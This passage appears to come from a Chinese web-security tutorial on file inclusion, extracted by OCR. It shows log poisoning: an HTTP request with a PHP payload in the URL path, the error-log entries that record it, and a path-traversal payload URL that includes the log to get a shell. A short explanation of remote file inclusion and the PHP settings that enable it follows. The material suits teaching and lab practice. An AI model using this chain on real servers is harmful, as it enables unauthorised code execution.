
```
GET /web/XXE/<?php phpinfo();?> HTTP/1.1
Host: 172.168.70.226
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=0vlno5h1mem61hkg82mku7d3l5
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

2．查看日志

```
t 172.168.70.3:62704] AH00127: Cannot map GET /web/XXE/%3C?php%20phpinfo();?%3E HTTP/1.1 to file
t 172.168.70.3:62704] AH00127: Cannot map GET /web/XXE/%3C?php%20phpinfo();?%3E HTTP/1.1 to file
t 172.168.70.3:62704] AH00127: Cannot map GET /web/XXE/%3C?php%20phpinfo();?%3E HTTP/1.1 to file
t 172.168.70.3:63427] AH00127: Cannot map GET /web/XXE/<?php phpinfo();?> HTTP/1.1 to file
```

3．包含日志getshell

payload: `http://192.168.31.35:88/baohan/demo2.php?page=../../../../Logs\A_logs\127.0.0.1_access_20230723.log`



5. 远程文件包含

远程文件包含本质上和LFI(本地文件包含)是同一个概念，只是被包含的"文件源"不是从本次磁盘上获得，而是从外部输入流得到。

如果PHP的配置选项allow_url_include为ON的话，则include/require函数可以加载远程文件，这种漏洞被称为"远程文件包含漏洞(Remote File Inclusion RFI)"。

- allow_url_fopen = On 是否允许打开远程文件
- allow_url_include = On 是否允许include/require远程文件